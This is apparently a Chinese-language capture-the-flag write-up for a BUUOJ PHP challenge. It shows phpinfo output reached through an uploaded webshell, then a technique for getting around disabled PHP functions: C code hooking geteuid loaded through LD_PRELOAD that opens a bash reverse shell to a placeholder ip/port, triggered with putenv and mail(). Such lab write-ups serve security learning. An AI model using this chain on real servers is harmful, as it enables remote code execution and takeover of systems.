ee35e7f9-b874-446d-a8e7-82cfdc7418a5.node4.buuoj.cn:81/uploads/b89fbdfc1b3cc071326091a0f6a799c8.php

PHP Version 8.0.1

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jan 12 2021 01:45:56
Build System	Linux c2d0752ec245 4.9.0-8-amd64 #1 SMP Debian 4.9.110-3+deb9u4 (2018-08-21) x86_64 GNU/Linux
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php

http://ee35e7f9-b874-446d-a8e7-82cfdc7418a5.node4.buuoj.cn:81/uploads/b89fbdfc1b3cc071326091a0f6a799c8.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

mac=phpinfo();

H Upgrade-Insecure-Requests: 1

H Connection: keep-alive

H Accept-Encoding: gzip, deflate

成功getshell，但由于`system()`等函数被禁用，所以需要bypass disable_function
本来想试一试蚁剑的插件，但是这个shell怎么都连不上，非常奇怪

先构造恶意exp.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
void payload()
{
 system("bash -c 'exec bash -i &>/dev/tcp/ip/port <&1'");
}
int geteuid()
{
 if (getenv("LD_PRELOAD") == NULL)
 {
  return 0;
 }
 unsetenv("LD_PRELOAD");
 payload();
}
```

编译成so文件

```
gcc exp.c -o exp.so -shared -fPIC
```

利用`move_uploaded_file`进行文件上传

```
move_uploaded_file($_FILES['upload_file']['tmp_name'],'www')
```

访问并反弹shell

```
mac=putenv("LD_PRELOAD=/var/www/html/uploads/aaaaa.so");mail("","","","","");
```